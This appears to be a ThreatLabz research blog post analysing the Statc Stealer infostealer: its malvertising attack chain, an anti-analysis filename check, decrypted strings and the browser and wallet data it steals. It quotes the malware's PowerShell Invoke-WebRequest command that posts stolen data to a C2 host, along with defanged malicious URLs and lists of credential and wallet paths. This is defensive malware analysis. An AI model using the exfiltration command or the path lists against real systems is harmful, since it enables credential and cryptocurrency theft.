

Stac Stealer | ThreatLabz

 zscaler.com/blogs/security-research/statc-stealer-decoding-elusive-malware-threat

 The Indian flag against a blue sky

Zscaler Blog

Get the latest Zscaler blog updates in your inbox

[Subscribe](#)

Introduction

Recently, while tracking global threat activity, the Zscaler ThreatLabz team discovered a new information stealer family called: **Statc Stealer**. Statc Stealer is a sophisticated malware that infects devices powered by Windows, gains access to computer systems, and steals sensitive information.

In this comprehensive technical blog post, we unravel the intricate workings of Statc Stealer. By understanding its distribution methods and evasion techniques, we aim to equip you with the knowledge to secure your data against Statc Stealer.

Key Takeaways

- **Stealing Capabilities:** Statc Stealer exhibits a broad range of stealing capabilities, making it a significant threat. It can steal sensitive information from various web browsers, including login data, cookies, web data, and preferences. Additionally, it targets cryptocurrency wallets, credentials, passwords, and even data from messaging apps like Telegram.
- **Code and Evasion:** The stealer utilizes C++ code, a common programming language for malware development. The stealer performs filename discrepancy checks to inhibit sandbox detection and reverse engineering analysis by researchers.
- **Architecture and Ideal Target:** Statc Stealer targets Windows operating systems and predominantly focuses on browsers used on Windows devices for stealing sensitive information.
- **Encryption for Stealth:** The malware leverages HTTPS encryption to hide its activities. Statc Stealer uses HTTPS protocol to send stolen, encrypted data to the command-and-control (C&C) server.

Potential For Harm

The Zscaler ThreatLabz team recently discovered Statc Stealer. This malicious software gains access to a victim's data by appearing like an authentic Google advertisement. Once the victim clicks on the advertisement, their operating system is infected with malicious code that steals sensitive data like credentials from web browsers, credit card information, and cryptocurrency wallet details. Unauthorized access to a victim's computer system can have enormous personal and professional repercussions. Victims become easy targets for identity theft, cryptojacking, and other forms of malware attacks. At the enterprise level, a Statc Stealer breach can result in financial loss, reputational damage, legal liabilities, and regulatory penalties.

Technical Details

Statc Stealer gets started with an initial dropper. The initial dropper drops a decoy PDF installer and a downloader binary file. Then, the downloader binary file further downloads Statc Stealer using a PowerShell script. At a glance, both of these malicious files appear like legitimate software. However, once Statc Stealer is able to infect the victim's device, it begins to steal data, encrypt it, and send it to its command-and-control (C&C) server.


In addition, Statc Stealer utilizes evasion techniques to thwart attempts at reverse engineering the malware, making it harder to detect.

Attack Chain

Statc Stealer follows an attack chain that leverages malvertising to disseminate malicious files. The attack chain begins with an innocuous-looking advertisement within the victim's Google Chrome browser. Clicking on the malicious link results in downloading the Statc Stealer's initial sample file, kicking off the malware infection. The attack chain operates as follows:

1. A user is tricked into clicking on a malicious link somewhere on their Google Chrome browser (typically an advertisement).
2. The user inadvertently downloads the Initial Sample file.
3. After the malicious file executes, the Initial Sample drops and executes a Decoy PDF Installer.
4. To facilitate the download of the Statc payload through a PowerShell script, the Initial Sample file also drops and executes a Downloader Binary file.

- Once Statc Stealer steals the user's data, it encrypts the data, puts it in a text file, and stores it in the Temp folder.
- From here, Statc Stealer calls on its C&C server to deliver the stolen encrypted data.



© 2023 ThreatLabz

Figure 1: Statc Stealer attack chain

Initial Sample URL

The URL below is malicious and shows where the initial sample is downloaded.


```
95[.]217[.]5[.]87[/]Setup64_new0[/]Version2023-new[.]exe
```

Payload URL

The URL below is malicious and shows the domain from where the Statc payload is downloaded.

```
check[.]topgearmemory[.]com
```

In the screenshot below, the address bar contains the malicious URL. You can see how the Statc Stealer payload imitates an MP4 file format. The use of MP4 format to disguise malicious behavior lends Statc Stealer an innocent appearance, making it harder for traditional security measures to detect its true intent.



© 2023 ThreatLabz

Figure 2: Statc Stealer payload URL

Technical Analysis

Evasion using anti-analysis techniques

Typically, info stealers like Statc Stealer employ sophisticated techniques to avoid detection and persist on the victim's machine.

We found one anti-analysis technique while analyzing Statc Stealer:

- The sample looks for its original file name
- Checks whether its file name is the same as its internal name
- Stops executing if it finds differences

Essentially, if Statc Stealer discovers that you've changed or updated its malicious files, then it stops in its tracks.

The code example in the image below shows how:

- The sample used a FileName check
- The sample compares the file name with a hardcoded encrypted string

```

436     }
437     v65[0] = 0i64;
438     v66 = _mm_load_si128((const __m128i *)&xmmword_140136A70);
439     sub_1400042E0(v65, "4/KI0NrP4dX84ov84DGY2tU=" 24i64);
440     sub_1400083C0(SubStr, v65);
441     v37 = (const char *)SubStr;
442     if ( v74 >= 0x10 )
443     {
444         v37 = SubStr[0];
445         if ( strstr(Str, v37) )
446         {
447             Block[0] = 0i64;
448             v38 = -1i64;
449             v78 = 0i64;
450             v79 = 15i64;
451             do
452             {
453                 ++v38;
454                 while ( lpCmdLine[v38] );
455                 sub_1400042E0(Block, lpCmdLine, v38);
456                 v57[0] = 0i64;
457                 v71 = 0i64;

```

Annotations in the image:

- A red box highlights the string `"4/KI0NrP4dX84ov84DGY2tU="` in line 439, with a red arrow pointing to it from the text `encrypted string for sound_adapter.exe`.
- A red box highlights the `if ( strstr(Str, v37) )` condition in line 445, with a red arrow pointing to it from the text `compares filename`.

Figure 3: File name comparison code

© 2023 ThreatLabz

Theft and exfiltration of data

Stealing activity

Statc Stealer has a general information stealing capability. It's able to take sensitive information from various browsers and wallets, and then store the data in a text file inside a **Temp** folder.

Using the python script we mentioned above, we decrypted Statc Stealer's encrypted strings.

The image below shows various references to "wallets" and "crypto", indicating that sensitive cryptocurrency information has been compromised.

```
IDLE Shell 3.10.4
File Edit Shell Debug Options Window Help


== RESTART: C:\[redacted]\api_de
ryption.py ==
\\Google\\Chrome\\User\\Data\\Default\\Login\\Data
>>>

===== RESTART: C:\[redacted]
[redacted]\api_decryption.py =====
=====
trustiwalletleggidjbpglichdcondbcdbdnbeerppgdphlexodusiwebiiwalletla
noipridiaijggjnomihkjbmvgjidlcdndcryptocomiwalletiextensionihfafgmc
cdpekplomjjkcfgodnhcelljlokxiwalletimconhincbranbmgdjkbpemcciolgc
geLpetraiaptoswalletieladinnckdgjemekebdpeokbikhfciLcoinLkiwall
etlaeachknmefpheapccionboohckonoeemgtoniwalletinphplpgoakhhjchkkhm
iggakijnkhfndLeeperiwalletipilbniiabackdjcionkobglmddfbcjoLeveri
walletlcgeeodpfagjceefieflmdfphplkenlfkLkucoiniwalletinbdpmlhambbd
```

Figure 4: Decrypted strings using python script

© 2023 ThreatLabz


Encrypted strings



```
wsig8g==
2tK25fI=
wNK08fH8zw==
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLq7dv86ZPjyt+q:
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLi99T8/1/C4uSH:
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU:
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU:
yt+11NnU7eTq+Ivu8fWY/uLo8Nbh+UzR4PKK19XY2u3A55ThNseU:
yt+v/uHJ9NXw6qPLyeSBxtXWwMfq64r84N+v+cvF8BHf9Yvwy+3:
yt+sxczK7cnHzqDw50eY2vjY98ju+YnLytiGycgOwtbv9aPL0uiZ:
yt+sxczK7cnHzqDw50eY2vjY98ju+YnLytiGycgOwtbv9aPLxvWY:
yt+i0tXY4RH045Xj7+SfyeLy18Hw5Jg3w/eUxNLF2u3X45rw+iOm:
yt+i0tXY4RH045Xj7+SfyeLy18Hw5Jg3w/eUxNLF2u3C+Zk30uSH:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v!
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v!
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLyysD+9ZM3w/eU:
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v.
yt+g08DB6t38zqPL30yFydTf/u3Hwonm/Oyfycvy2g==
yt+5zdLF2N73/pg=
yt+4ztXL8sfg4aPL7+SfztXa8w==
yt+42s/K/cQ=
yt+608/H6trHzrr/4PKAyeLy3cTw5F/T8feU/uLq7dv86ZPjyt+/l
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
yt+gzdvY98Tq+IvLysiXy9Xy2uru+Yk30uSHxeLywtrx9YT74t+v
0/WYxcrFzN73+bg=
0++C19Xm4cP//pQ=
/veH0ssQNwDv44/+eSF0dXd98fkIJrm5TKexsvE7dX8+Jgm4/eU:
JPeL1g==
2fGJ09PFNejw9Kn84fiY18oONert/V8=
NjCgyCrG99U7wq7CwiNA7czk6d3wMg==
NjCo19Xq7dv86ZPj0/WYxtXc8t78/oo3JdiGyfjJ897+wpjh4+yB:
w+uYztIbMAP//pM=
w+uYztL1/tr+6Yv80Q==
```

Figure 5: Encrypted strings
Decrypted strings

© 2023 ThreatLabs



```
decryptedstrings.txt - Notepad
File Edit Format View Help
TEMP
LOCAL
ROAMING
\\Google\\Chrome\\User Data\\Default\\Web Data
\\Google\\Chrome\\User Data\\Local State
\\BraveSoftware\\Brave-Browser\\User Data\\Default\\Login Data
\\BraveSoftware\\Brave-Browser\\User Data\\Default\\Cookies
\\BraveSoftware\\Brave-Browser\\User Data\\Default\\Network\\Cookies
\\Yandex\\YandexBrowser\\User Data\\Default\\Ya Passman Data
\\Yandex\\YandexBrowser\\User Data\\Default\\Cookies
\\Yandex\\YandexBrowser\\User Data\\Preferences
\\Opera Software\\Opera Stable\\Local State
\\Opera Software\\Opera Stable\\Web Data
\\Microsoft\\Edge\\User Data\\Default\\Login Data
\\Microsoft\\Edge\\User Data\\Default\\Cookies
\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies
\\Microsoft\\Edge\\User Data\\Local State
\\Microsoft\\Edge\\User Data\\Default\\Web Data
\\Mozilla\\Firefox\\Profiles\\
\\FileZilla
\\Electrum\\wallets
\\Exodus
\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\
\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\bbbm
\\Microsoft\\Edge\\User Data\\Default\\Local Extension Settings\\ejba
CreateFileA
CloseHandle
https://topgearmemory.com/kdsfedafa/stat?c=
.txt
Invoke-WebRequest -Uri
-Method POST -InFile
-UseDefaultCredentials -UseBasicParsing ; Remove-Item
Shell32.dll
ShellExecuteA
```

Figure 6: Decrypted

strings

© 2023 ThreatLabz

Browser exfiltration

Browser exfiltration is the unauthorized transfer of any data from a browser. It can involve social engineering, phishing attacks and emails, and even uploading data to an insecure hard drive.

However, Statc Stealer uses its malicious software to drop and execute malicious files. Let's explore how this works.

How it works

Statc Stealer employs a straightforward and easily detectable technique to steal browser data. It leverages the [Invoke-WebRequest](#) [Uniform Resource Identifier \(URI\)](#) in PowerShell to initiate a process, using the following arguments:

```
Invoke-WebRequest -Uri https[:]//topgearmemory[.]com/kdsfedafa/stat?c= -Method POST -InFile
C:\Users\AppData\Local\Temp\41075.txt -UseDefaultCredentials -UseBasicParsing ; Remove-Item
C:\Users\AppData\Local\Temp\41075.txt
```

The significance of Statc Stealer's exfiltration technique lies in its potential to steal sensitive browser data and send it securely to its C&C server. This allows the malware to harvest valuable information, such as login credentials and personal details, for malicious purposes like identity theft and financial fraud. Despite its simplicity, the technique aids security experts in detecting and analyzing the malware's behavior, enabling the development of effective countermeasures.

Targeted browsers

The Statc Stealer malware can exfiltrate data from the following browsers:

- Chrome
- Microsoft Edge
- Brave
- Opera
- Yandex
- Mozilla Firefox

It comes as no surprise that Statc Stealer, with its PE structure, strategically targets the most popular Windows browsers, By capitalizing on their widespread usage, this info stealer can cast a wider net, seeking to compromise sensitive data from a larger pool of unsuspecting users.

Stealing autofill data

Statc Stealer is also capable of exfiltrating autofill data. If a stealer takes autofill data, login credentials, Personally Identifiable Information (PII) and payment information is at risk:

- Usernames and passwords
- Email
- Credit card details
- Personal addresses
- Payment information

Stolen data




Figure 7: Stolen data in decrypted form

Data in encrypted form

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
--------	--------	--------	--------	--------	---------	-------------	--------

Address	Hex	ASCII
00000288598600F0	51 6C 30 48 44 67 6C 58 55 42 42 46 52 46 70 5A	q!0HDgI>XUBBFRFPz
0000028859860100	43 6C 4E 46 43 41 6C 53 43 55 63 4E 43 45 55 51	C\NFCAlSCucNEUQ
0000028859860110	52 46 41 49 44 31 64 65 58 77 35 53 58 56 4E 5A	RFAIDIdexwS SXVNZ
0000028859860120	57 67 34 71 4E 6C 6C 6E 5A 67 41 33 5A 67 30 43	wg4qnIlnZgA3zgOC
0000028859860130	4E 44 56 64 58 55 56 45 55 54 64 6E 5A 6C 45 41	NdvdXUVeUTdnJlEA
0000028859860140	53 31 64 61 44 6A 55 4F 48 41 63 61 44 77 46 55	S1daDjUOHAcadWfFU
0000028859860150	56 51 39 56 42 48 78 31 53 79 38 64 47 78 77 48	VQ9VBHxiSy8dgxWH
0000028859860160	53 53 64 40 55 56 63 61 47 58 78 57 48 77 74 56	SSdmuvCaGxxWhwtvT
0000028859860170	53 54 42 50 4E 54 31 4C 58 45 41 62 5A 57 78 53	STBPNTILXEabZWxsS
0000028859860180	47 42 34 7A 48 41 4D 46 4C 51 6C 4D 57 47 34 6B	GB4zkAMFLQLMWG4k
0000028859860190	56 6C 74 57 42 74 59 7A 4C 68 77 61 44 67 52 64	vLtwBzyZhwaDGRdR
00000288598601A0	5A 57 34 72 55 55 70 59 42 67 38 7A 4E 53 59 47	Zw4rUUpyBgRLNSYG
00000288598601B0	44 42 6F 59 66 56 4D 63 57 47 52 72 4C 77 38 4A	DBoYfVMcWGRRlwSJ
00000288598601C0	43 41 59 5A 48 54 52 6B 62 6C 63 4B 47 58 78 57	CAYZHTRkbIkGXxwW
00000288598601D0	48 77 73 3D 00 F0 AD BA OD F0 AD BA OD F0 AD BA	Hws=. . . . ° « »»
00000288598601E0	AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB	
00000288598601F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Figure 8: Stolen data after encryption

Figure 8: Stolen data after encryption

Process Monitor (ProcMon)

Process Monitor (ProcMon) is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It can help provide a snapshot into the types of sensitive information Statc Stealer is capable of stealing.

Using ProcMon, we observed that Statc Stealer steals:

- user's cookies data
- web data
- local state
- data preferences
- login data
- various different wallets information
- FileZilla
- browsers autofills
- anydesk
- ronin_edge
- meta mask
- Telegram data

We captured this malicious activity in ProcMon in the image below.

2,104 results.

Address	Length	Result
\\x210dc0	45	\\Google\\Chrome\\User Data\\Default\\Cookies
\\x210e00	46	\\Google\\Chrome\\User Data\\Default\\Web Data
\\x210e40	40	\\Google\\Chrome\\User Data\\Local State
\\x210e80	47	\\Yandex\\YandexBrowser\\User Data\\Preferences
\\x210ec0	42	\\Opera Software\\Opera Stable\\Login Data
\\x210f00	39	\\Opera Software\\Opera Stable\\Cookies
\\x210f40	43	\\Opera Software\\Opera Stable\\Local State
\\x210f80	40	\\Opera Software\\Opera Stable\\Web Data
\\x210fc0	46	\\Microsoft\\Edge\\User Data\\Default\\Cookies
\\x211000	41	\\Microsoft\\Edge\\User Data\\Local State
\\x211040	47	\\Microsoft\\Edge\\User Data\\Default\\Web Data
\\x211500	43	ton-wallet:nphplpgoakhhjchkkhmiggakijnkhfnd
\\x211540	45	trust-wallet:egjidjbpiglichdcondcbdnbeppgdph
\\x211580	43	okx-wallet:mcohilncbfahbmgdjkbpemcciolgcge
\\x2115c0	46	coin98-wallet:aeachknmefpheapccionboohckonoemg
\\x211600	46	keeper-wallet:lpilbniiabackdjcionkobglmddfbcjo
\\x211640	44	ever-wallet:cgeeodpfagjceefieflmdfphplkenlfk
\\x211680	46	kucoin-wallet:nbdpmlhambdbdkhkmfbpljckjcmgibalo
\\x2116c0	44	math-wallet:afbcbjpbpfadlkmhmdhkeeodmamcflc
\\x211700	45	xdefi-wallet:hmeobnfnfcmkdcmlblgagmfpfboieaf
\\x211740	47	braavos-wallet:jnlgamecbpmbajjfhmmmlhejkemejdma
